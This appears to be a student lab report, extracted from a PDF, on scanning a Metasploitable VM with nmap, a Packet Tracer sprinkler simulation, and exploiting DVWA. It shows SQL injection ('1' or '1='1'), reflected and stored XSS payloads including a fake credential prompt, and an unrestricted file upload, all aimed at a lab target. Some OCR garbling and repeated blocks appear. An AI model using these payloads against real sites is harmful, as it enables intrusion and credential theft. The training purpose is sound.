25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

This command does a TCP port scan.

```
[root@kali]~[/home/kali]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

[root@kali]~[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
[...]
[root@kali]~[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command checks the operating system's version by scanning it.

```
[root@kali]~[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) nmap -A

This is used to scan every port and the whole system.

```
[root@kali]-[/home/kali]
└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfelc05f6a74d69024fac4d56cc0 (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
| program version  port/proto  service
| 100000  2          111/tcp    rpcbind
| 100000  2          111/udp   rpcbind
| 100003  2,3,4     2049/tcp   nfs
| 100003  2,3,4     2049/udp  nfs
| 100005  1,2,3     37697/tcp  mountd
| 100005  1,2,3     60081/udp  mountd
| 100021  1,3,4     40649/tcp  nlockmgr
| 100021  1,3,4     51365/udp  nlockmgr
| 100024  1          46114/tcp  status
| 100024  1          59212/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath gmriregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities Flags: 43564
| Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
| Status: Autocommit
| Salt: NJ1TFBVK7oLJUGEdHxG8
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon:
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

f) nmap -Pt

This is used to telnet-scan the system.

```
(root㉿kali)-[~/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)



Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

For this project, the Cisco Packet Tracer is utilised. This is what we use to simulate network devices. This project is used to put out the fire when smoke is detected and switch on the filter.

This will require a server, three smoke-emitting automobiles, a water sprinkler, and a smoke detector. The water sprinkler must be renamed to sprinkler and the server must be renamed to registration server after being dropped into the working area. Finally, all of the networks must be static, which can be confirmed in the configuration settings for each

component. Afterwards, you must specify the ipv4 addresses for the server, sprinkler, and smoke detector. The IPv4 addresses of these parts are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Next, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be presented to the server by specifying the boundaries.




Group2:


1. Perform exploiting DVWA

a) Perform SQL injection on DVWA

Step 1: Metasploitable and Kali Linux should be started on the virtual computer. Get the IP address of the metasploitable device and enter it in Firefox.



Step 2: The login admin and password password should be entered after opening the link to DVWA.



Step 3: On the DWDA security tab, lower the security level from high to medium. the user ID as 1"or"1=" in the SQL injection section. One submit button click. You will now be given the username.

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

The screenshot shows two views of the DVWA SQL Injection page. The top view is from a browser window, and the bottom view is a direct copy of the same page content.

Top View (Browser Screenshot):


- The URL is 192.168.56.101/dvwa/vulnerabilities/sql/. The DVWA logo is at the top.
- The sidebar menu shows "SQL Injection" is selected.
- The main content area has a "User ID:" input field containing "1' or '1='1".
- A "Submit" button is next to the input field.
- A "More info" section links to security reviews and Wikipedia articles on SQL injection.

Bottom View (Direct Page Copy):

- The title is "Vulnerability: SQL Injection".
- The sidebar menu shows "SQL Injection" is selected.
- The main content area has a "User ID:" input field.
- A "Submit" button is next to the input field.
- The "User ID:" field contains "ID: 1' or '1='1".
- The "First name:" and "Surname:" fields both contain "admin".
- A "More info" section links to security reviews and Wikipedia articles on SQL injection.

b) Perform Cross-site scripting on DVWA

Step 1: Metasploitable and Kali Linux should be started on the virtual computer. Get the IP address of the metasploitable device and enter it in Firefox.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the DVWA link and input the password as password and the username admin.



Username

Password

Login

Step 3: Change the security setting from high to low by visiting the DWDA security page.

The DVWA Security interface features a sidebar on the left with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS reflected item is highlighted. The main content area displays the DVWA logo and the title "DVWA Security" with a lock icon. Below it, the heading "Script Security" is shown. A message states "Security Level is currently low." with a dropdown menu set to "low" and a "Submit" button. Another section titled "PHPIDS" describes it as a security layer for PHP based web applications, with a note that it is currently disabled.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.

The DVWA Vulnerability interface shows the "Reflected Cross Site Scripting (XSS)" section. The sidebar highlights the "XSS reflected" item. The main form asks "What's your name?" with a text input field containing "192.168.56.101". A tooltip says "Hacked". A modal dialog box appears with the text "Hello" and an "OK" button.

Step 5: now go to the option XSS stored and in the name field type any text and in the message field type <script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

hi!

Message *

<script>prompt("enter credentials")</script>


Sign Guestbook

Name: test

Message: This is a test comment.

More info


<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting



c) Perform File upload DVWA

Step 1: Start the virtual machine's metasploitable and kali linux operating systems.

Locate the IP address of the metasploitable machine, then type it into Firefox.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the DVWA link and input the password as password and the username admin.



Username

Password

Login

Step 3: Change the security setting from high to low by visiting the DWDA security page.

The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security". It displays the message "Security Level is currently **low**". It also states that "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is set to "low" and a "Submit" button is present. There is a horizontal line separator followed by another section titled "PHPIDS". This section contains the text "[PHPIDS](#) v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." At the bottom of this section, there is a note in small text: "PHPIDS is currently disabled. [Enable PHPIDS](#)".

Step 4: Now select Upload from the menu, and you'll see that the file to upload is stated as it should be. The website is vulnerable if the image accepts any other format, so select the.txt file and upload it. The file will then be processed, and you will see a notification indicating that the upload was successful. Copy the path from the root and paste it into the browser to access the database's index page, which shouldn't be accessible.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, and XSS stored. The main content area has a title "Vulnerability: File Upload". It contains a form for uploading files, with a message "Choose an image to upload:" followed by a "Browse..." button and a file path "demo2.txt". Below the form is an "Upload" button. A success message "... / .../hackable/uploads/demo2.txt successfully uploaded!" is displayed in red. At the bottom, there's a "More info" section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>.

Index of /dvwa/hackable/uploads

